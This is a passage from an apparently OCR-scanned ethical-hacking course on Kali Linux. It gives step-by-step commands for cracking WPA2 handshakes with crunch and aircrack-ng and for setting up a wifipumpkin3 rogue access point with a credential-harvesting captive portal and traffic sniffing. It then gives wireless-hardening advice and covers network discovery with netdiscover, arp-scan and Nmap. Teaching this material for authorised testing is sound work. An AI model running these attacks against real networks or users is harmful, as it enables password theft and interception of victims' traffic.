



- Start Wireshark from terminal **#wireshark** then open the hs-01.cap

file




- In wireshark search for “eapol” The handshake protocol



- After capturing the handshake, we need a tool to guess the password using wordlist, if the tool could not guess the password, we cannot open the handshake to know the wireless key
- You can download ready-made word lists from the internet, from the following resources:

ftp://ftp.openwall.com/pub/wordlists/
http://www.openwall.com/mirrors/
https://github.com/danielmiessler/SecLists
http://www.outpost9.com/files/WordLists.html
http://www.vulnerabilityassessment.co.uk/passwords.htm
http://packetstormsecurity.org/Crackers/wordlists/
http://www.ai.uga.edu/ftplib/natural-language/moby/
http://www.cotse.com/tools/wordlists1.htm
http://www.cotse.com/tools/wordlists2.htm
http://wordlist.sourceforge.net/
Or you can create your own wordlist using “crunch” tool that comes part of Kali
#crunch [min] [max] [characters=lower|upper|symbos] -t [pattern] -o file
For the pattern if you know some characters of the password but not all you can put them here, like the password start with A and end with U so you can put A@@@@@@@U

- Now we are going to use the aircrack-ng tool to crack the key , it does this by combining each password in the wordlist file with the AP name ( ESSID) to compute Pairwise Master Key ( PMK) using the pbkdf2 algorithm the PMK is compare to the handshake file.

```
root@kali:~# aircrack-ng hs2-01.cap -w samplelist
Opening hs2-01.caplease wait...
Read 30500 packets.


   #  BSSID              ESSID                     Encryption

   1  E4:95:6E:4D:58:D6  GL-MT300N-V2-8d6          WPA (1 handshake)

Choosing first network as target.

Opening hs2-01.caplease wait...
Read 30500 packets.

1 potential targets
```




**Summary steps for cracking WPA2:**

- Put the wireless card in monitor mode
- Find the Access point that you need to crack and make sure that there are clients connected to the AP
- Use airodump-ng tool to capture the AP packets and save the output to a file.
- Make de- authentication attack on the AP to force client to re-associate with the AP (use different terminal to keep the airodump-ng running)
- After de-authentication finish stop the airodump-ng.
- Make sure that handshaking (eapol packets are captured using wireshark to check the file).
- Create word list using crunch or have already made word list.
- Use aircrack-ng to crack the WPA password.

## 2.7. EAPOL protocol

- Extensible Authentication Protocol, or EAP, is an authentication framework frequently used in wireless networks and point-to-point connections. It is defined in RFC 3748, and is updated by RFC 5247.
- EAP is an authentication framework for providing the transport and usage of keying material and parameters generated by EAP

https://t.me/learningnets

methods. There are many methods defined by RFCs and several vendor specific methods and new proposals exist. EAP is not a wire protocol; instead, it only defines message formats. Each protocol that uses EAP defines a way to encapsulate EAP messages within that protocol's messages.

**Note**

Decrypting Wi-Fi frames will not show all the traffic as a clear text, because Some traffic is encrypted from the source or application. Example is https traffic which is encrypted by the browser application and then encrypted again by the Wi-Fi protocol, when the Wi-Fi frame is decrypted the result is https encrypted data.

https://t.me/learningnets

### 2.8. Fake access Point

By creating Free Wi-Fi Access point or fake access point hackers can easily attract people to connect to their Access point, especially in public places that have open Wi-Fi networks, when a victim connect to Fake Access Point he will get full access to internet but all of his traffic is passing through the attacker PC. The attacker can see all the victim unencrypted traffic, can present the victim with fake login screen to steal his credentials and can see victim emails.
Fake access Point can be created very easily using Alfa card or any wireless card that can be set to monitor mode and can inject packets , there are many software tools available to allow us crate access point such as Wifipumbkin3 tool.

## Exercise 8 Creating Fake Access point using Wifipumpkin3

1. Download and install wifipumpkin3 from GitHub


   #git clone https://github.com/P0cL4bs/wifipumpkin3.git
   #apt install libssl-dev libffi-dev build-essential
   #apt install python3-pyqt5
   #cd wifipumpkin3
   #python3 setup.py install

If installation is successful you get the following message at the end of installation


“Finished processing dependencies for wifipumpkin3==1.0.0”

Before starting Wifipumpkin3 make sure both networks adapters are running , the Alfa card should be in managed mode and should not be connected to any Wi-Fi network

https://t.me/learningnets




2. Start wifipumpkin3
   #wifipumpkin3 -i wlan0




wp3> help

https://t.me/learningnets

```
wp3 > help

[*] Available Commands:
=======================


Core Commands:
==============

    Command      Description
    -------      -----------
    banner       display an awesome wp3 banner
    exit         exit program and all threads
    help         show this help
    ignore       the message logger will be ignored
    info         get information about proxy/plugin settings
    kill         terminate a module in background by id
    restore      the message logger will be restored
    search       search modules by name
    set          set variable proxy,plugin and access point
    show         show available modules
    update       pulling updates from remote git repository
    use          select module for modules

Ap Commands:
============

    Command      Description
    -------      -----------
    ap           show all variable and status from AP
    clients      show all connected clients on AP
    dump         dump informations from client connected on AP
    jobs         show all threads/processes in background
    mode         all wireless mode available
    start        start access point service
    stop         stop access point service

Network Commands:
=================

    Command      Description
    -------      -----------
    plugins      show all available plugins
    proxies      show all available proxies
```

3. see the running proxy

https://t.me/learningnets

```
wp3 > proxies

[*] Available proxies:
======================

 Proxy         | Active |   Port | Description
---------------+--------+--------+-------------------------------------------------------
 captiveflask  | True   |     80 | Allow block Internet access for users until they o ...
 pumpkinproxy  | False  |   8080 | Transparent proxies that you can use to intercept  ...
 noproxy       | False  |     80 | Runnning without proxy redirect traffic


[*] Captive Portal plugins:
===========================

 Name       | Active
------------+--------
 DarkLogin  | True
 FlaskDemo  | False
 Login_v4   | False
 loginPage  | False

wp3 >
```

4. wp3>set proxy captiveflask

```
wp3 > set proxy captiveflask
wp3 > proxies

[*] Available proxies:
======================

 Proxy         | Active |   Port | Description
---------------+--------+--------+-------------------------------------------------------
 captiveflask  | True   |     80 | Allow block Internet access for users until they o ...
 pumpkinproxy  | False  |   8080 | Transparent proxies that you can use to intercept  ...
 noproxy       | False  |     80 | Runnning without proxy redirect traffic


[*] Captive Portal plugins:
===========================

 Name       | Active
------------+--------
 DarkLogin  | True
 FlaskDemo  | False
 Login_v4   | False
 loginPage  | False

wp3 >
```

5. check the fake access point setting wp3> ap

```
wp3 > ap

[*] Settings AccessPoint:
═══════════════════════════

 BSSID             | SSID          |  Channel | Interface  | Status      | Security
-------------------+---------------+----------+------------+-------------+----------
 BC:F6:85:03:36:5B | WiFi Pumpkin 3 |       11 | wlan0      | not Running | false

wp3 >
```

-type wp3>start

```
wp3 > start
 [+] enable forwarding in iptables ...
 [*] sharing internet connection with NAT ...
 [*] settings for captive portal:
 [*] allow FORWARD UDP DNS
 [*] allow traffic to captive portal
 [*] block all other traffic in access point
 [*] redirecting HTTP traffic to captive portal
 [+] starting hostpad pid: [2312]
 [*] starting pydhcp_server
 [*] starting pydns_server
 [+] starting captiveflask pid: [2317]
 [*] starting sniffkin3 port: [80, 8080]
 [+] sniffkin3 → httpCap    activated
 [+] sniffkin3 → emails     activated
 [+] sniffkin3 → kerberos   activated
wp3 > [+] sniffkin3 → hexdump    activated
 [+] sniffkin3 → ftp        activated


 [   pydns_server   ] 14:38:02  - loading zone file "/root/.config/wifipumpkin3/config/app/dns_hosts.ini":
 [   pydns_server   ] 14:38:02  -   1: example.com.            300     IN      A       10.0.0.1
 [   pydns_server   ] 14:38:02  -   2: example.com.            300     IN      CNAME   whatever.com.
 [   pydns_server   ] 14:38:02  -   3: example.com.            300     IN      MX      5 whatever.com.
 [   pydns_server   ] 14:38:02  -   4: example.com.            300     IN      MX      10 mx2.whatever.com.
 [   pydns_server   ] 14:38:02  -   5: example.com.            300     IN      MX      20 mx3.whatever.com.
 [   pydns_server   ] 14:38:02  -   6: example.com.            86400   IN      NS      ns1.whatever.com.
 [   pydns_server   ] 14:38:02  -   7: example.com.            86400   IN      NS      ns2.whatever.com.
 [   pydns_server   ] 14:38:02  -   8: example.com.            300     IN      TXT     "hello this is some text"
 [   pydns_server   ] 14:38:02  -   9: example.com.            86400   IN      SOA     ns1.example.com. dns.example.com. 1595356265 3600 10800 86400 3600
 [   pydns_server   ] 14:38:02  -  10: testing.com.            300     IN      TXT     "one long value: IICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEAZ/LzT
2ASxJYuJ5sko1CzWFhFuxiluNnwKjSknSjanyYnm0vro4dhAtyiQ7OPVROOaNy9Iyklvu91KuhbYi6l80Rrdnuq1yjM//xjaB6DGx8+m1ENML8PEdSFbKQbh9akm2bkNw5DC5a8Slp7j+eEVHkgV3k3oRhkPcrKyoPV
vniDNH+Ln7DnSGC" "+Aw5Sp+fhu5aZmoODhhX5/1mANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEA26JaFWZUed1qcBziAsqZ/LzTF2ASxJYuJ5sk"
 [   pydns_server   ] 14:38:02  - 10 zone resource records generated from zone file
```

- You should see a network called wifipumpkin 3
- When a device is connected to the network you will see the device mac address and then its traffic


https://t.me/learningnets

```
::Body::
        [ ][012] hostname: 'Galaxy-S8'
        [ ][050] requested_ip_address: IPv4Address('10.0.0.21')
        [-][053] dhcp_message_type: DHCP_REQUEST
        [X][054] server_identifier: IPv4Address('10.0.0.1')
        [-][055] parameter_request_list: 053:dhcp_message_type, 054:server_identifier
        [ ][057] maximum_dhcp_message_size: 1500
        [ ][060] vendor_class_identifier: 'android-dhcp-9'
        [ ][061] client_identifier: [292, 6173, 10570]

 [   pydhcp_server   ] 14:39:13  - REQUEST: packet from 10.0.0.21 to 10.0.0.1
[*] 24:18:1d:29:4a:22 client join the AP
 [   pydhcp_server   ] 14:39:13  - SEND to ('0.0.0.0', 68):
::Header::
        op: BOOTREPLY
        hwmac: MAC('24:18:1d:29:4a:22')
        flags:
        hops: 0
        secs: 0
        xid: 2573385611
        siaddr: IPv4Address('0.0.0.0')
        giaddr: IPv4Address('0.0.0.0')
        ciaddr: IPv4Address('0.0.0.0')
        yiaddr: IPv4Address('10.0.0.21')
        sname: ''
        file: ''

::Body::
```

https://t.me/learningnets




6. To change the Access point name, stop pumpkin3

```
Wp3>stop
Wp3>set ssid FREE_INTERNET
Wp3>start
```

https://t.me/learningnets

## 2.9. Securing Wireless Network

Now that we know how to test the security of all known wireless encryption (WEP/WPA/WPA2), it is relatively easy to secure our networks against these attacks if we know all the weaknesses that can be used by hackers.

- **WEP**: WEP is an old encryption, and it's really weak, as we seen in the course there are a number of methods that can be used to crack this encryption regardless of the strength of the password and even if there is nobody connected to the network. These attacks are possible because of the way WEP works, we discussed the weakness of WEP and how it can be cracked, some of these methods even allow you to crack the key in a few minutes.
- **WPA/WPA2:** WPA and WPA2 are similar, the only difference between them is the algorithm used to encrypt the information but both encryptions work in the same way. WPA/WPA2 can be cracked in two ways:

    - If WPS feature is enabled then there is a high chance of obtaining the key regardless of its complexity, this can be done by exploiting a weakness in the WPS feature. WPS is used to allow users to connect to their wireless network without entering the key, this is done by pressing a WPS button on both the router and the device that they want to connect, the authentication works using an eight digit pin, hackers can brute force this pin in relatively short time (in an average of 10 hours), once they get the right pin they can use a tool called reaver to reverse engineer the pin and get the key, this is all possible due to the fact that the WPS feature uses an easy pin (only 8 characters and only contains digits), so it's not a weakness in WPA/WPA2, it's a weakness in a feature that can be enabled on routers that use WPA/WPA2 which can be exploited to get the actual WPA/WPA2 key.
    - If WPS is not enabled, then the only way to crack WPA/WPA2 is using a dictionary attack, in this attack a list of passwords (dictionary) is compared against a file (handshake file) to check if any of the passwords is the actual key for the network, so if the password does not exist in the wordlist then the attacker will not be able to find the password.

https://t.me/learningnets

**Conclusion:**

- WEP encryption is an old encryption method and have major vulnerability and should not be used at all, as it can be cracked easily regardless of the complexity of the password and even if there is nobody connected to the network.
- Use WPA2 with a complex password, make sure the password contains small letters, capital letters, symbols, and numbers.
- Enterprises that have Active Directory and wireless controller should integrate the access to the Wi-Fi with Active directory so no shared Wi-Fi password is used.
- WPS feature is disabled in Wi-Fi Routers as it can be used to crack your complex WPA2 key by brute-forcing the easy WPS pin.

https://t.me/learningnets

# 3
# Post Connection Attacks

After gaining access to the network through Wi-Fi, hackers will move to the next stage of the attack which is discovering the networks and looking for systems, Databases and application vulnerabilities, in this chapter you will learn tools to discover the network such as Nmap tool, launching man in the middle attacks and more.

https://t.me/learningnets

# 3. Post Connection Attacks

After Gaining access to the network we are going to move to discovering the network and what devices are connected to the network, we have three methods to discover the network.

## 3.1. Network discovering

- Network discover command tell us all the devices that connected to the network and the type and IP address of the device.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        ether 08:00:27:1f:30:76  txqueuelen 1000  (Ethernet)
        RX packets 15  bytes 1797 (1.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 52  bytes 4242 (4.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 42  bytes 2030 (1.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 42  bytes 2030 (1.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.101  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 2607:fea8:bea0:e250::154a  prefixlen 128  scopeid 0x0<global>
        inet6 2607:fea8:bea0:e250:a3f2:bb65:3ad:d688  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::2d2c:1535:d645:8db7  prefixlen 64  scopeid 0x20<link>
        ether 00:c0:ca:96:eb:93  txqueuelen 1000  (Ethernet)
        RX packets 389  bytes 57416 (56.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 813  bytes 54078 (52.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~#
```

The wireless card should be in client mode and have IP address from the network


## Exercise 9: Using Network Discovery tool netdiscover

#netdiscover -i wlan0 -r 192.168.0.1/24

https://t.me/learningnets

## Exercise 10: Using Network discovery tool arp-scan

- if you are facing problems with netdiscover (with Kali 2020.2 version netdiscover is not stable and sometimes does not show any devices in the scan ).
- arp-scan does the same job and it comes loaded part of kali
- To use arp-scan tool
  #arp-scan –help
  #arp-scan -I wlan0 192.168.0.0/24
  Repeat the above command more than one time because of the nature of arp protocol




## 3.2. Using NMAP tool

- Nmap is a network discovery tool that can be used to gather detailed information about any client in the network, Nmap is a very large tool and have many uses in penetration testing and there are dedicated courses to teach Nmap.
- We shall have a look at some of Nmap features to discover connected clients and gather more information about them.
- We are going to use Zenmap version of Nmap (Gui based Nmap tool).
- Prior to Kali version 2020.1 Zenmap comes part of Kali distribution and no need to install it.
- Download zenmap

# cd Downloads
#wget https://nmap.org/dist/zenmap-7.80-1.noarch.rpm

https://t.me/learningnets

```
root@kali:~# cd Downloads/
root@kali:~/Downloads# wget https://nmap.org/dist/zenmap-7.80-1.noarch.rpm
--2020-04-15 11:17:17--  https://nmap.org/dist/zenmap-7.80-1.noarch.rpm
Resolving nmap.org (nmap.org)... 2600:3c01::f03c:91ff:fe98:ff4e, 45.33.49.119
Connecting to nmap.org (nmap.org)|2600:3c01::f03c:91ff:fe98:ff4e|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 725308 (708K) [application/octet-stream]
